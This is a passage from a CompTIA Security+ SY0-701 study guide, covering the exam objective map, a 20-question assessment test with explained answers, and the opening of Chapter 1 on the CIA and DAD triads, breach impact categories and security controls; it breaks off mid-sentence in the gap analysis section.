Chapter 17: Risk Management and Privacy. [Chapter 17](#) describes the risk management and privacy concepts that are crucial to the work of cybersecurity professionals. You'll learn about the risk management process, including the identification, assessment, and management of risks. You'll also learn about the consequences of privacy breaches and the controls that you can

put in place to protect the privacy of personally identifiable information.

Study Guide Elements

This study guide uses a number of common elements to help you prepare. These include the following:

Exam Notes. Exam Notes are presented in each chapter to alert you of important exam objective-related information.

Summary. The Summary section of each chapter briefly explains the chapter, allowing you to easily understand what it covers.

Exam Essentials. The Exam Essentials focus on major exam topics and critical knowledge that you should take into the test. The Exam Essentials focus on the exam objectives provided by CompTIA.

Review Questions. A set of questions at the end of each chapter will help you assess your knowledge and whether you are ready to take the exam based on your knowledge of that chapter's topics.

Interactive Online Learning Environment and Test Bank

We've put together some really great online tools to help you pass the CompTIA Security+ exam. The interactive online learning environment that accompanies *CompTIA® Security+® Study Guide: Exam SY0-701, Ninth Edition* provides a test bank and study tools to help you prepare for the exam. By using these tools, you can dramatically increase your chances of passing the exam on your first try. The online section includes the following.



Go to www.wiley.com/go/sybextestprep to register and gain access to this interactive online learning environment and test bank with study tools.

Practice Exams

Sybex's test preparation software lets you prepare with hundreds of practice questions, including two practice exams that are included with this book. You can build and take tests on specific domains, by chapter, or cover the entire set of Security+ exam objectives using randomized tests.

Electronic Flashcards

Our electronic flashcards are designed to help you prepare for the exam. Over 100 flashcards will ensure that you know critical terms and concepts.

Glossary of Terms

Sybex provides a full glossary of terms in PDF format, allowing for quick searches and easy reference to materials in this book.



Like all exams, the Security+ certification from CompTIA is updated periodically and may eventually be retired or replaced. At some point after CompTIA is no longer offering this exam, the old editions of our books and online tools will be retired. If you have purchased this book after the exam was retired, or are attempting to register in the Sybex online learning environment after the exam was retired, please know that we make no guarantees that this exam's online Sybex tools will be available once the exam is no longer available.

Exam SY0-701 Exam Objectives

CompTIA goes to great lengths to ensure that its certification programs accurately reflect the IT industry's best practices. They do this by establishing committees for each of its exam programs. Each committee comprises a small group of IT professionals, training providers, and publishers who are responsible for establishing the

exam's baseline competency level and who determine the appropriate target-audience level.

Once these factors are determined, CompTIA shares this information with a group of hand-selected subject matter experts (SMEs). These folks are the true brainpower behind the certification program. The SMEs review the committee's findings, refine them, and shape them into the objectives that follow this section. CompTIA calls this process a job-task analysis (JTA).

Finally, CompTIA conducts a survey to ensure that the objectives and weightings truly reflect job requirements. Only then can the SMEs go to work writing the hundreds of questions needed for the exam. Even so, they have to go back to the drawing board for further refinements in many cases before the exam is ready to go live in its final state. Rest assured that the content you're about to learn will serve you long after you take the exam.

CompTIA also publishes relative weightings for each of the exam's objectives. The following table lists the five Security+ objective domains and the extent to which they are represented on the exam.

Domain	% of Exam
1.0 General Security Concepts	12%
2.0 Threats, Vulnerabilities, and Mitigations	22%
3.0 Security Architecture	18%
4.0 Security Operations	28%
5.0 Security Program Management and Oversight	20%

SY0-701 Certification Exam Objective Map

Objective	Chapter(s)
1.0 General Security Concepts	
1.1 Compare and contrast various types of security controls	1
1.2 Summarize fundamental security concepts	1 , 8 , 9 , 12

1.3 Explain the importance of change management processes and the impact to security	16
1.4 Explain the importance of using appropriate cryptographic solutions	1 , 7 , 11
2.0 Threats, Vulnerabilities, and Mitigations	
2.1 Compare and contrast common threat actors and motivations	2
2.2 Explain common threat vectors and attack surfaces	2 , 4
2.3 Explain various types of vulnerabilities	2 , 6 , 7 , 10 , 11 , 13
2.4 Given a scenario, analyze indicators of malicious activity	3 , 4 , 6 , 9 , 12 , 13 , 14
2.5 Explain the purpose of mitigation techniques used to secure the enterprise	8 , 11 , 12 , 14 , 16
3.0 Security Architecture	
3.1 Compare and contrast security implications of different architecture models	9 , 10 , 11 , 12
3.2 Given a scenario, apply security principles to secure enterprise infrastructure	12
3.3 Compare and contrast concepts and strategies to protect data	1 , 10 , 13 , 17
3.4 Explain the importance of resilience and recovery in security architecture	9 , 17
4.0 Security Operations	
4.1 Given a scenario, apply common security techniques to computing resources	6 , 10 , 11 , 12 , 13
4.2 Explain the security implications of proper hardware, software, and data asset management	11
4.3 Explain various activities associated with vulnerability management	2 , 5 , 6
4.4 Explain security alerting and monitoring concepts and tools	5 , 11 , 12 , 14

4.5 Given a scenario, modify enterprise capabilities to enhance security	11 , 12
4.6 Given a scenario, implement and maintain identity and access management	8
4.7 Explain the importance of automation and orchestration related to secure operations	6
4.8 Explain appropriate incident response activities	14 , 15
4.9 Given a scenario, use data sources to support an investigation	14

5.0 Security Program Management and Oversight

5.1 Summarize elements of effective security governance	16 , 17
5.2 Explain elements of the risk management process	17
5.3 Explain the processes associated with third-party risk assessment and management	16
5.4 Summarize elements of effective security compliance	16
5.5 Explain types and purposes of audits and assessments	5
5.6 Given a scenario, implement security awareness practices	16



Exam objectives are subject to change at any time without prior notice and at CompTIA's discretion. Please visit CompTIA's website (www.comptia.org) for the most current listing of exam objectives.

How to Contact the Publisher

If you believe you have found a mistake in this book, please bring it to our attention. At John Wiley & Sons, we understand how important it

is to provide our customers with accurate content, but even with our best efforts an error may occur.

In order to submit your possible errata, please email it to our Customer Service Team at wileysupport@wiley.com with the subject line “Possible Book Errata Submission.”

Assessment Test

1. The organization that Chris works for has disabled automatic updates. What is the most common reason for disabling automatic updates for organizational systems?
 - A. To avoid disruption of the work process for office workers
 - B. To prevent security breaches due to malicious patches and updates
 - C. To avoid issues with problematic patches and updates
 - D. All of the above
2. Which of the following is the least volatile according to the forensic order of volatility?
 - A. The system's routing table
 - B. Logs
 - C. Temp files
 - D. CPU registers
3. Ed wants to trick a user into connecting to his evil twin access point (AP). What type of attack should he conduct to increase his chances of the user connecting to it?
 - A. A disassociation attack
 - B. An application denial-of-service attack
 - C. A known plain-text attack
 - D. A network denial-of-service attack
4. What term is used to describe wireless site surveys that show the

relative power of access points on a diagram of the building or facility?

- A. Signal surveys
 - B. db maps
 - C. AP topologies
 - D. Heatmaps
5. What hardware device is used to create the hardware root of trust for modern desktops and laptops?
- A. System memory
 - B. A HSM
 - C. The CPU
 - D. The TPM
6. Angela wants to prevent users in her organization from changing their passwords repeatedly after they have been changed so that they cannot reuse their current password. What two password security settings does she need to implement to make this occur?
- A. Set a password history and a minimum password age.
 - B. Set a password history and a complexity setting.
 - C. Set a password minimum and maximum age.
 - D. Set password complexity and maximum age.
7. Chris wants to establish a backup site that is fully ready to take over for full operations for his organization at any time. What type of site should he set up?
- A. A cold site
 - B. A clone site
 - C. A hot site
 - D. A ready site
8. Which of the following is not a common constraint of embedded

and specialized systems?

- A. Computational power
 - B. Overly complex firewall settings
 - C. Lack of network connectivity
 - D. Inability to patch
9. Gary is reviewing his system's SSH logs and sees logins for the user named "Gary" with passwords like password1, password2 ... PassworD. What type of attack has Gary discovered?
- A. A dictionary attack
 - B. A rainbow table attack
 - C. A pass-the-hash attack
 - D. A password spraying attack
10. Kathleen wants to set up a system that allows access into a high-security zone from a low-security zone. What type of solution should she configure?
- A. VDI
 - B. A container
 - C. A screened subnet
 - D. A jump server
11. Derek's organization is worried about a disgruntled employee publishing sensitive business information. What type of threat should Derek work to protect against?
- A. Shoulder surfing
 - B. Social engineering
 - C. Insider threats
 - D. Phishing
12. Jeff is concerned about the effects that a ransomware attack might have on his organization and is designing a backup methodology

that would allow the organization to quickly restore data after such an attack. What type of control is Jeff implementing?

- A. Corrective
 - B. Preventive
 - C. Detective
 - D. Deterrent
13. Samantha is investigating a cybersecurity incident where an internal user used his computer to participate in a denial-of-service attack against a third party. What type of policy was most likely violated?
- A. BPA
 - B. SLA
 - C. AUP
 - D. MOU
14. Jean recently completed the user acceptance testing process and is getting her code ready to deploy. What environment should house her code before it is released for use?
- A. Test
 - B. Production
 - C. Development
 - D. Staging
15. Rob has created a document that describes how staff in his organization can use organizationally owned devices, including if and when personal use is allowed. What type of policy has Rob created?
- A. A change management policy
 - B. An acceptable use policy
 - C. An access control policy
 - D. A playbook

16. Oren obtained a certificate for his domain covering * [.acmewidgets.net](http://acmewidgets.net). Which one of the following domains would not be covered by this certificate?
- www.acmewidgets.net
 - acmewidgets.net
 - test.mail.acmewidgets.net
 - mobile.acmewidgets.net
17. Richard is sending a message to Grace and would like to apply a digital signature to the message before sending it. What key should he use to create the digital signature?
- Richard's private key
 - Richard's public key
 - Grace's private key
 - Grace's public key
18. Stephanie is reviewing a customer transaction database and comes across the data table shown here. What data minimization technique has most likely been used to obscure the credit card information in this table?

Order Number	Amount	Date	Credit Card Number
1023	\$25,684	10/7/2023	c4ca4238a0b923820dcc509a6f75849b
1024	\$65,561	12/6/2023	c81e728d9d4c2f636f067f89cc14862c
1025	\$44,015	11/7/2023	eccbc87e4b5ce2fe28308fd9f2a7baf3
1026	\$89,553	7/6/2023	a87ff679a2f3e71d9181a67b7542122c
1027	\$50,316	10/16/2023	e4da3b7fbbce2345d7772b0674a318d5
1028	\$39,200	5/3/2023	b53b3a3d6ab90ce0268229151c9bde11
1029	\$67,897	3/1/2023	6364d3f0f495b6ab9dcf8d3b5c6e0b01
1030	\$98,141	1/21/2023	5821bb96cd2066d808a7b64b5b58b394
1031	\$13,851	10/29/2023	89d948e603f12c523728803d61347951
1032	\$60,475	3/13/2023	b02ac13e3fad84ecf1874b34087eb096
1033	\$67,207	9/15/2023	1ed3c76c640836c99be028b261311643
1034	\$2,525	10/9/2023	e53a0a2978c28872a4505bdb51db06dc
1035	\$66,399	3/5/2023	4903e02b3b0ae4b6b824a0a4c187e5c5
1036	\$37,676	11/4/2023	8fd7e6c0a7120aa9778b5fb08a1fa8ee

- A. Destruction
 - B. Masking
 - C. Hashing
 - D. Tokenization
19. Andrew is working with his financial team to purchase a cybersecurity insurance policy to cover the financial impact of a data breach. What type of risk management strategy is he using?
- A. Risk avoidance
 - B. Risk transference
 - C. Risk acceptance
 - D. Risk mitigation
20. Shelly is writing a document that describes the steps that incident response teams will follow upon first notice of a potential incident. What type of document is she creating?
- A. Guideline
 - B. Standard
 - C. Procedure
 - D. Policy

Answers to Assessment Test

1. C. The most common reason to disable automatic patching is to avoid issues with problematic or flawed patches and updates. In most environments the need to patch regularly is accepted and handled for office workers without causing significant disruption. That concern would be different if the systems being patched were part of an industrial process or factory production environment. Malicious patches from legitimate sources such as an automatic update repository are exceptionally rare and are not a common concern or driver of this behavior. For more information, see [Chapter 11](#).

2. B. Logs, along with any file that is stored on disk without the intention of being frequently overwritten, are the least volatile item listed. In order from most volatile to least from the answers here, you could list these as CPU registers, the system's routing table, temp files, and logs. For more information, see [Chapter 15](#).
3. A. If Ed can cause his target to disassociate from the access point they are currently connected to, he can use a higher transmission power or closer access point to appear higher in the list of access points. If he is successful at fooling the user or system into connecting to his AP, he can then conduct on-path attacks or attempt other exploits. Denial-of-service attacks are unlikely to cause a system to associate with another AP, and a known plain-text attack is a type of cryptographic attack and is not useful for this type of attempt. For more information, see [Chapter 12](#).
4. D. Site surveys that show relative power on a map or diagram are called heatmaps. They can help show where access points provide a strong signal, and where multiple APs may be competing with each other due to channel overlap or other issues. They can also help identify dead zones where signal does not reach. Signal surveys, db maps, and AP topologies were made up for this question. For more information, see [Chapter 13](#).
5. D. A hardware root of trust provides a unique element that means that a board or device cannot be replicated. A Trusted Platform Module (TPM) is commonly used to provide the hardware root of trust. CPUs and system memory are not unique in this way for common desktops and laptops, and a hardware security module (HSM) is used to create, manage, and store cryptographic certificates as well as perform and offload cryptographic operations. For more information, see [Chapter 11](#).
6. A. Angela needs to retain a password history and set a minimum password age so that users cannot simply reset their password until they have changed the password enough times to bypass the history. For more information, see [Chapter 8](#).
7. C. Hot sites are ready to take over operations in real time. Cold sites are typically simply ready buildings with basic infrastructure

in place to set up a site. Clone sites and ready sites are not typical terms used in the industry. For more information, see [Chapter 9](#).

8. B. Embedded and specialized systems tend to have lower-power CPUs, less memory, less storage, and often may not be able to handle CPU-intensive tasks like cryptographic algorithms or built-in security tools. Thus, having a firewall is relatively unlikely, particularly if there isn't network connectivity built in or the device is expected to be deployed to a secure network. For more information, see [Chapter 11](#).
9. A. A dictionary attack will use a set of likely passwords along with common variants of those passwords to try to break into an account. Repeated logins for a single user ID with iterations of various passwords is likely a dictionary account. A rainbow table is used to match a hashed password with the password that was hashed to that value. A pass-the-hash attack provides a captured authentication hash to try to act like an authorized user. A password spraying attack uses a known password (often from a breach) for many different sites to try to log in to them. For more information, see [Chapter 4](#).
10. D. Jump servers are systems that are used to provide a presence and access path in a different security zone. VDI is a virtual desktop infrastructure and is used to provide controlled virtual systems for productivity and application presentation among other uses. A container is a way to provide a scalable, predictable application environment without having a full underlying virtual system, and a screened subnet is a secured zone exposed to a lower trust level area or population. For more information, see [Chapter 12](#).
11. C. Derek's organization is worried about insider threats, or threats that are created by employees and others who are part of the organization or are otherwise trusted by the organization. Social engineering involves deceiving people to achieve an attacker's goals. Phishing attempts to acquire personal information through social engineering and other techniques, and shoulder surfing is a technique where malicious actors watch over someone's shoulder.

to acquire information like passwords or credit card numbers. For more information, see [Chapter 2](#).

12. A. Corrective controls remediate security issues that have already occurred. Restoring backups after a ransomware attack is an example of a corrective control. Preventative controls attempt to stop future issues. Detective controls focus on detecting issues and events, and deterrent controls attempt to deter actions. For more information, see [Chapter 1](#).
13. C. This activity is almost certainly a violation of the organization's acceptable use policy (AUP), which should contain provisions describing appropriate use of networks and computing resources belonging to the organization. BPA is not a common term in this context. Service level agreements (SLAs) determine an agreed upon level of service, and MOUs, or memorandums of understanding are used to document agreements between organizations. See [Chapter 16](#) for more information.
14. D. The staging environment is a transition environment for code that has successfully cleared testing and is waiting to be deployed into production. This is where the code should reside before it is released for use. The development environment is where developers work on the code prior to preparing it for deployment. The test environment is where the software or systems can be tested without impacting the production environment. The production environment is the live system. Software, patches, and other changes that have been tested and approved move to production. For more information, see [Chapter 6](#).
15. B. Acceptable use policies define how organizational systems, devices, and services can and should be used. Change management policies determine how an organization handles change and change control. Access control documentation is typically handled as a standard, and playbooks describe how to perform specific duties or processes.
16. C. Wildcard certificates protect the listed domain as well as all first-level subdomains. test.mail.acmewidgets.net is a second-level subdomain of acmewidgets.net and would not be covered by

this certificate. For more information, see [Chapter 7](#).

17. A. The sender of a message may digitally sign the message by encrypting a message digest with the sender's own private key. For more information, see [Chapter 7](#).
18. C. This data most closely resembles hashed data, as the fields are all the same length and appear to contain meaningless but unique data. If the field was tokenized, it would be more likely to contain a sequential number or other recognizable identifier. If the field was masked, it would contain asterisks or other placeholder characters. For more information, see [Chapter 1](#).
19. B. Purchasing insurance is the most common example of risk transference—shifting liability to a third party. Avoidance involves efforts to prevent the risk from occurring, acceptance is just that—formally accepting that the risk may occur, and mitigation attempts to limit the impact of the risk. For more information, see [Chapter 17](#).
20. C. Procedures provide checklist-style sets of step-by-step instructions guiding how employees should react in a given circumstance. Procedures commonly guide the early stages of incident response. Standards define how policies should be implemented. Guidelines are voluntary, whereas policies are mandatory. For more information, see [Chapter 16](#).

Chapter 1

Today's Security Professional

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 1.0: General Security Concepts

- 1.1. Compare and contrast various types of security controls.
 - Categories (Technical, Managerial, Operational, Physical)
 - Control Types (Preventive, Deterrent, Detective, Corrective, Compensating, Directive)
- 1.2. Summarize fundamental security concepts.
 - Confidentiality, Integrity, and Availability (CIA)
 - Non-repudiation
 - Gap analysis
- 1.4. Explain the importance of using appropriate cryptographic solutions.
 - Obfuscation (Tokenization, Data masking)

✓ Domain 3.0: Security Architecture

- 3.3. Compare and contrast concepts and strategies to protect data.
 - General data considerations (Data states, Data at rest, Data in transit, Data in use)
 - Methods to secure data (Geographic restrictions, Encryption, Hashing, Masking, Tokenization, Obfuscation, Segmentation, Permission restrictions)

✓ **Domain 5.0: Security Program Management and Oversight**

- 5.2. Explain elements of the risk management process.
 - Risk identification

Security professionals play a crucial role in protecting their organizations in today's complex threat landscape. They are responsible for protecting the confidentiality, integrity, and availability of information and information systems used by their organizations. Fulfilling this responsibility requires a strong understanding of the threat environment facing their organization and a commitment to designing and implementing a set of controls capable of rising to the occasion and answering those threats.

In the first section of this chapter, you will learn about the basic objectives of cybersecurity: confidentiality, integrity, and availability of your operations. In the sections that follow, you will learn about some of the controls that you can put in place to protect your most sensitive data from prying eyes. This chapter sets the stage for the remainder of the book, where you will dive more deeply into many different areas of cybersecurity.

Cybersecurity Objectives

When most people think of cybersecurity, they imagine hackers trying to break into an organization's system and steal sensitive information, ranging from Social Security numbers and credit cards to top-secret military information. Although protecting sensitive information from unauthorized disclosure is certainly one element of a cybersecurity program, it is important to understand that cybersecurity actually has three complementary objectives, as shown in [Figure 1.1](#).




FIGURE 1.1 The three key objectives of cybersecurity programs are confidentiality, integrity, and availability.

Confidentiality ensures that unauthorized individuals are not able to gain access to sensitive information. Cybersecurity professionals develop and implement security controls, including firewalls, access control lists, and encryption, to prevent unauthorized access to information. Attackers may seek to undermine confidentiality controls to achieve one of their goals: the unauthorized disclosure of sensitive information.

Integrity ensures that there are no unauthorized modifications to information or systems, either intentionally or unintentionally. Integrity controls, such as hashing and integrity monitoring solutions, seek to enforce this requirement. Integrity threats may come from attackers seeking the alteration of information without authorization or nonmalicious sources, such as a power spike causing the corruption of information.

Availability ensures that information and systems are ready to meet

the needs of legitimate users at the time those users request them. Availability controls, such as fault tolerance, clustering, and backups, seek to ensure that legitimate users may gain access as needed. Similar to integrity threats, availability threats may come either from attackers seeking the disruption of access or from nonmalicious sources, such as a fire destroying a datacenter that contains valuable information or services.

Cybersecurity analysts often refer to these three goals, known as the *CIA triad*, when performing their work. They often characterize risks, attacks, and security controls as meeting one or more of the three CIA triad goals when describing them.

Nonrepudiation, while not part of the CIA triad, is also an important goal of some cybersecurity controls. Nonrepudiation means that someone who performed some action, such as sending a message, cannot later deny having taken that action. Digital signatures are a common example of nonrepudiation. They allow anyone who is interested to confirm that a message truly originated from its purported sender.

Exam Note

Remember the main components of the CIA triad security model are confidentiality, integrity, and availability. Also know that nonrepudiation is the assurance that something cannot be denied by someone.

Data Breach Risks

Security incidents occur when an organization experiences a breach of the confidentiality, integrity, and/or availability of information or information systems. These incidents may occur as the result of malicious activity, such as an attacker targeting the organization and stealing sensitive information, as the result of accidental activity, such

as an employee leaving an unencrypted laptop in the back of a rideshare, or as the result of natural activity, such as an earthquake destroying a datacenter.

As a security professional, you are responsible for understanding these risks and implementing controls designed to manage those risks to an acceptable level. To do so, you must first understand the effects that a breach might have on your organization and the impact it might have on an ongoing basis.

The DAD Triad

Earlier in this chapter, we introduced the CIA triad, used to describe the three main goals of cybersecurity: confidentiality, integrity, and availability. [Figure 1.2](#) shows a related model: the *DAD triad*. This model explains the three key threats to cybersecurity efforts: *disclosure*, *alteration*, and *denial*. Each of these three threats maps directly to one of the main goals of cybersecurity:




FIGURE 1.2 The three key threats to cybersecurity programs are

disclosure, alteration, and denial.

- *Disclosure* is the exposure of sensitive information to unauthorized individuals, otherwise known as *data loss*. Disclosure is a violation of the principle of confidentiality. Attackers who gain access to sensitive information and remove it from the organization are said to be performing *data exfiltration*. Disclosure may also occur accidentally, such as when an administrator misconfigures access controls or an employee loses a device.
- *Alteration* is the unauthorized modification of information and is a violation of the principle of integrity. Attackers may seek to modify records contained in a system for financial gain, such as adding fraudulent transactions to a financial account. Alteration may occur as the result of natural activity, such as a power surge causing a “bit flip” that modifies stored data. Accidental alteration is also a possibility, if users unintentionally modify information stored in a critical system as the result of a typo or other unintended activity.
- *Denial* is the disruption of an authorized user's legitimate access to information. Denial events violate the principle of availability. This availability loss may be intentional, such as when an attacker launches a distributed denial-of-service (DDoS) attack against a website. Denial may also occur as the result of accidental activity, such as the failure of a critical server, or as the result of natural activity, such as a natural disaster impacting a communications circuit.

The CIA and DAD triads are very useful tools for cybersecurity planning and risk analysis. Whenever you find yourself tasked with a broad goal of assessing the security controls used to protect an asset or the threats to an organization, you can turn to the CIA and DAD triads for guidance. For example, if you're asked to assess the threats to your organization's website, you may apply the DAD triad in your analysis:

- Does the website contain sensitive information that would damage the organization if disclosed to unauthorized individuals?

- If an attacker were able to modify information contained on the website, would this unauthorized alteration cause financial, reputational, or operational damage to the organization?
- Does the website perform mission-critical activities that could damage the business significantly if an attacker were able to disrupt the site?

That's just one example of using the DAD triad to inform a risk assessment. You can use the CIA and DAD models in almost any situation to serve as a helpful starting point for a more detailed risk analysis.

Breach Impact

The impacts of a security incident may be wide-ranging, depending on the nature of the incident and the type of organization affected. We can categorize the potential impact of a security incident using the same categories that businesses generally use to describe any type of risk: financial, reputational, strategic, operational, and compliance.

Let's explore each of these risk categories in greater detail.

Financial Risk

Financial risk is, as the name implies, the risk of monetary damage to the organization as the result of a data breach. This may be very direct financial damage, such as the costs of rebuilding a datacenter after it is physically destroyed or the costs of contracting experts for incident response and forensic analysis services.

Financial risk may also be indirect and come as a second-order consequence of the breach. For example, if an employee loses a laptop containing plans for a new product, the organization suffers direct financial damages of a few thousand dollars from the loss of the physical laptop. However, the indirect financial damage may be more severe, as competitors may gain hold of those product plans and beat the organization to market, resulting in potentially significant revenue loss.

Reputational Risk

Reputational risk occurs when the negative publicity surrounding a security breach causes the loss of goodwill among customers, employees, suppliers, and other stakeholders. It is often difficult to quantify reputational damage, as these stakeholders may not come out and directly say that they will reduce or eliminate their volume of business with the organization as a result of the security breach. However, the breach may still have an impact on their future decisions about doing business with the organization.

Identity Theft

When a security breach strikes an organization, the effects of that breach often extend beyond the walls of the breached organization, affecting customers, employees, and other individual stakeholders. The most common impact on these groups is the risk of identity theft posed by the exposure of personally identifiable information (PII) to unscrupulous individuals.

Organizations should take special care to identify, inventory, and protect PII elements, especially those that are prone to use in identity theft crimes. These include Social Security numbers, bank account and credit card information, drivers' license numbers, passport data, and similar sensitive identifiers.

Strategic Risk

Strategic risk is the risk that an organization will become less effective in meeting its major goals and objectives as a result of the breach. Consider again the example of an employee losing a laptop that contains new product development plans. This incident may pose strategic risk to the organization in two different ways. First, if the organization does not have another copy of those plans, they may be unable to bring the new product to market or may suffer significant product development delays. Second, if competitors gain access to those plans, they may be able to bring competing products to market more quickly or even beat the organization to market, gaining first-

mover advantage. Both of these effects demonstrate strategic risk to the organization's ability to carry out its business plans.

Operational Risk

Operational risk is risk to the organization's ability to carry out its day-to-day functions. Operational risks may slow down business processes, delay delivery of customer orders, or require the implementation of time-consuming manual work-arounds to normally automated practices.

Operational risk and strategic risk are closely related, so it might be difficult to distinguish between them. Think about the difference in terms of the nature and degree of the impact on the organization. If a risk threatens the very existence of an organization or the ability of the organization to execute its business plans, that is a strategic risk that seriously jeopardizes the organization's ongoing viability. On the other hand, if the risk only causes inefficiency and delay within the organization, it fits better into the operational risk category.

Compliance Risk

Compliance risk occurs when a security breach causes an organization to run afoul of legal or regulatory requirements. For example, the Health Insurance Portability and Accountability Act (HIPAA) requires that health-care providers and other covered entities protect the confidentiality, integrity, and availability of protected health information (PHI). If an organization loses patient medical records, they violate HIPAA requirements and are subject to sanctions and fines from the U.S. Department of Health and Human Services. That's an example of compliance risk.

Organizations face many different types of compliance risk in today's regulatory landscape. The nature of those risks depends on the jurisdictions where the organization operates, the industry that the organization functions within, and the types of data that the organization handles. We discuss these compliance risks in more detail in [Chapter 16](#), "Security Governance and Compliance."

Risks Often Cross Categories

Don't feel like you need to shoehorn every risk into one and only one of these categories. In most cases, a risk will cross multiple risk categories. For example, if an organization suffers a data breach that exposes customer PII to unknown individuals, the organization will likely suffer reputational damage due to negative media coverage. However, the organization may also suffer financial damage. Some of this financial damage may come in the form of lost business due to the reputational damage. Other financial damage may come as a consequence of compliance risk if regulators impose fines on the organization. Still more financial damage may occur as a direct result of the breach, such as the costs associated with providing customers with identity protection services and notifying them about the breach.

Implementing Security Controls

As an organization analyzes its risk environment, technical and business leaders determine the level of protection required to preserve the confidentiality, integrity, and availability of their information and systems. They express these requirements by writing the *control objectives* that the organization wishes to achieve. These control objectives are statements of a desired security state, but they do not, by themselves, actually carry out security activities. *Security controls* are specific measures that fulfill the security objectives of an organization.

Gap Analysis

Cybersecurity professionals are responsible for conducting gap analyses to evaluate security controls. During a *gap analysis*, the cybersecurity professional reviews the control objectives for a particular organization, system, or service and then examines the controls designed to achieve those objectives. If there are any cases

